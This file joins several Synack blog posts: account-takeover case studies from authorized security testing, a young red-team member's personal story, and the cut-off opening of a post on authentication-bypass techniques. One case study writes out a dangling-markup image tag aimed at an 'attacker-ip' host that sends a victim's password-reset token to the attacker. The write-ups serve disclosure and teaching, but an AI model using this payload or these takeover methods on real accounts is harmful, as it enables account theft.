

In the case of an American chain restaurant, I used trufflehog, a Python search tool, to review the target. While scanning the application, it produced an alert of hard-coded, JavaScript credentials. Browsing the JavaScript, I found some UPS credentials had been hard coded, as shown in the screenshot below.

Using these credentials, I was able to login into their UPS account as an admin which granted me access to sensitive information and control over their shipments.

Case Study 2

Another ATO was for a collaboration software application. While resetting the password for an admin account, I found that the application leaked their password reset token in response, as shown in the screenshot below.

Using this token, I was able to reset the admin password. Sometimes, it really is that simple. 

Case Study 3



This is a case study of a product from a medical equipment company. I tested the whole application without getting any vulnerabilities and at the end decided to check the forget password flow. While requesting the password reset token, the application sent the following request that revealed a path for me to exploit.

I used a Dangling Markup such as <img src=”http://attacker-ip/?id= in the email body before the reset link and sent it to the user. Now as soon as the user opens the email, their password reset token will be sent to me instead.

Case Study 4

The scope of this target was a wildcard and unauthenticated testing only, so I first did some reconnaissance. I found an interesting subdomain that asked for a DVN ID and password to login.

I searched about DVN IDs in help articles, and I found out it’s a 9-digit number assigned to all vendors at the time of licensing.


I did Google searches but didn’t come up with this particular ID. I ended up looking at Google images results in hope that licensing could have been done with paper and could have this ID number included.

Cool, I was correct! Licensing was done on paper and I got a couple of valid DVN IDs in the subject of letters, such as: 


Now that I had this ID, I tried brute-forcing to get a password. When that turned up nothing, I retested the “forget password” flow. It asked for the DVN ID first before resetting the password. I found that the application used two requests for resetting the password. One for querying the password for DVN ID and another one sending a newly generated password to their email ID inside the request itself.

So, this disclosed not only their password but emails too. Using the newly generated password, I was able to login into their account.

Case Study 5 


I was scanning targets for an American food and beverage company when I came across an event application. The application asked for a valid user email to login, and those company emails were whitelisted. I tried with my name@companydomain at first to see the error message and I found the following.


I noticed an email for support was given at the bottom of the page to reach out for any trouble. I thought: Why not attempt it? I entered some information and found the following screen:


The application asked to set the password, and after setting up a password, I was able to login as admin:

Further, while checking the attendee directory, I found multiple accounts that could’ve been taken over using the same method.

Conclusion 

It’s hard to believe that someone with little to no technical experience could gain the level of access that I did, but you should! Account takeovers can be complex, but they can also be relatively simple. All it takes is a bit of creativity and motivation, and just about anyone can login as an admin.

The post Account Takeovers:  Believe the Unbelievable appeared first on Synack.

Growing into the Synack Red Team

Mohammad Jassim is a 17-year-old member of the Synack Red Team. 

In 2017, I was that rare seventh grader who had Ubuntu installed on their laptop. Typing “sudo apt-get install software-center” every chance I got boosted my ego – I was practically Mr. Robot! At this rate, I thought nothing could stop me from taking over the world. Well, until I broke my Chromebook’s screen and got caught bypassing enterprise enrollment.

Figure 1 – Being a “hacker” can get you in trouble.

Call it an early lesson in ethical hacking. But over the next few years, my love for technology grew. I’d had my fair share of living outside my comfort zone as a 13-year-old learning English as my second language. But when it came to technology, I felt at home, like the smartest person in the room. Freshman year came, and I still was acting too smart for my own good. Little did I know, I was about to be surrounded by people who were way smarter than me.

CyberPatriot is an Air Force, blue team-based competition that is strictly focused on teaching defensive cybersecurity. BINGO! A place for me to put in everything I had learned so far, except for the first time in my computer science journey, I was wrong. Turns out, I knew nothing! Saying “I know” every time someone tried to teach me something was the reason I missed out on countless learning opportunities.


CyberPatriot made me  more receptive to learning from others. After getting into an argument with someone on Discord about how Windows uses NTLM hashes (and finding out I was completely wrong), I realized I needed to open my eyes. Becoming a better listener and a more open-minded person helped me become more knowledgeable! So much so that the following year my team and I were able to make it to nationals and place fifth in the “All Service” category!

Figure 2 – National Finalists 😀


After a humbling but successful CyberPatriot season, I realized that cybersecurity was the field for me. I liked blue teaming, but I felt limited. So, I learned how to play on the red team. After all, offense is the best defense. In August 2021, my friend Julian got me on HackTheBox and held my hand through the beginner tracks. Immediately, I was hooked! When I was on a break from my fast food job, I rushed to my laptop to spin up a PwnBox and start hacking from my browser. After four months of non-stop boxes and a ProLab I decided it was time to get my Offensive Security Certified Professional certificate (OSCP).

Figure 3 – 20% completed in four months!

But I had new problems arise. 

  1. I was only 16 years old. How was I going to pass the rigorous exam? According to the hacking subreddit, it’s a warzone!
  2. My family isn’t exactly the most financially stable. How was I going to afford a $999 course?
  3. Did I mention the subreddits say the test is a warzone?

Although those concerns were valid, I thought of some advice my uncle once gave me in his booming voice: “IF THERE’S A WILL THERE’S A WAY, MOHAMMAD!” So I worked away at a tech department job until I was able to afford the exam. In December 2021, I officially bought my OSCP.


The next few months were stressful; I was balancing early college classes and OSCP at the same time. I eventually came around to booking my exam in February. By the end of the exam I not only was able to pass it, I was also the first 16-year-old to ace the new version of the OSCP! 

Knowing me, however, things always tend to go wrong. My 100+ page report was accidentally deleted, uh oh. I hastily rewrote one in two hours and submitted it MINUTES before the deadline. After school on Monday, I was expecting the email to arrive, as my friends and I finally packed up to leave. I heard the notification from my phone and there it was, the OSCP passing email.

Figure 4 – Aced OSCP!


Little did I know my life was about to change. After moving to an early college program, my old school informed me that I could no longer compete with their CyberPatriot team. This caused me to panic a little bit as I still wanted to compete for my last two years. In a desperate attempt, I found a team down in Austin. After officially becoming a part of the team, I was introduced to infosec pro Josh Sokol. After I aced my OCSP, Josh was incredibly proud and helped me network. Turns out, Josh knows Ryan Rutan, director of community for the Synack Red Team (SRT), and Ryan wanted me to do the assessment for SRT. This blew my mind: Me?!??! Synack>!>!>!>! hello!??!?!?! After a few assessments and an interview, I was officially a Synack Red Team member.

Figure 5 – Dreams do come true!

Fast forward to today, I am an active member of the Synack Red Team. I have a lot I would still like to achieve and definitely need to find a way to contribute and better the platform. This opportunity has helped me to work remotely at 17 while making enough to live comfortably. I would like to end off by saying: I am not a perfect person, nor am I a perfect student, friend, coworker, son or even hacker, however, that’s never stopped me from trying my best. My main purpose is to inspire people to join this amazing field and to be able to find a way to shine—no matter your age. There were so many moments when I could’ve called it quits because I didn’t fit today’s standards, but I didn’t let that stop me. I truly don’t think I’m smarter than anyone, however, I do know for a fact that I love this field. What next you may ask? Well, I still need to finish school, get my OSCE3 at 17 and potentially bug bounty my way into MIT 😉

P.S. Extremely special thank yous!

I have to start off with my parents because I wouldn’t be half the pentester I am today without their love and support. Thank you, big bro Julian, for literally everything, if I were to name everything it would be longer than this blog post. Thank you, Eric, for believing in me and never letting me complain about my circumstances. Thank you, Parker, for securing me a spot on the CyberPatriot team. Thank you, Mr. Sokol for believing in me and getting me in touch with the right person. Thank you, Ryan, for taking a chance with me and setting up a mentor system. Speaking of mentors: Thank you Neil, Malcolm, Nicolas, William and Timah – without y’all, my SRT journey would’ve been rough.

The post Growing into the Synack Red Team appeared first on Synack.

Exploits Explained: 5 Unusual Authentication Bypass Techniques

Ozgur Alp is a member of the Synack Red Team and has been awarded SRT of the Year 2021, Most Trusted Hacker 2021, Mentor of the Year 2022 and SRT Grand Champion for 2019, 2020 and 2021.

Authentication bypass vulnerabilities are common flaws that exist in modern web applications—but they’re not always easy to find. 

New authentication methods are working wonders to boost cybersecurity at many organizations. While tools like single sign-on (SSO) are often an improvement over old ways of logging users in, these technologies can still contain critical vulnerabilities. Whether it’s business logic errors or some other software flaw, it takes a keen eye to comb through all the complexity.

In this blog, I’ll cover five real-world authentication bypass techniques that I have found in the Synack Platform throughout my time as a member of the Synack Red Team. 

Example #1 – Refresh Token Endpoint Misconfiguration

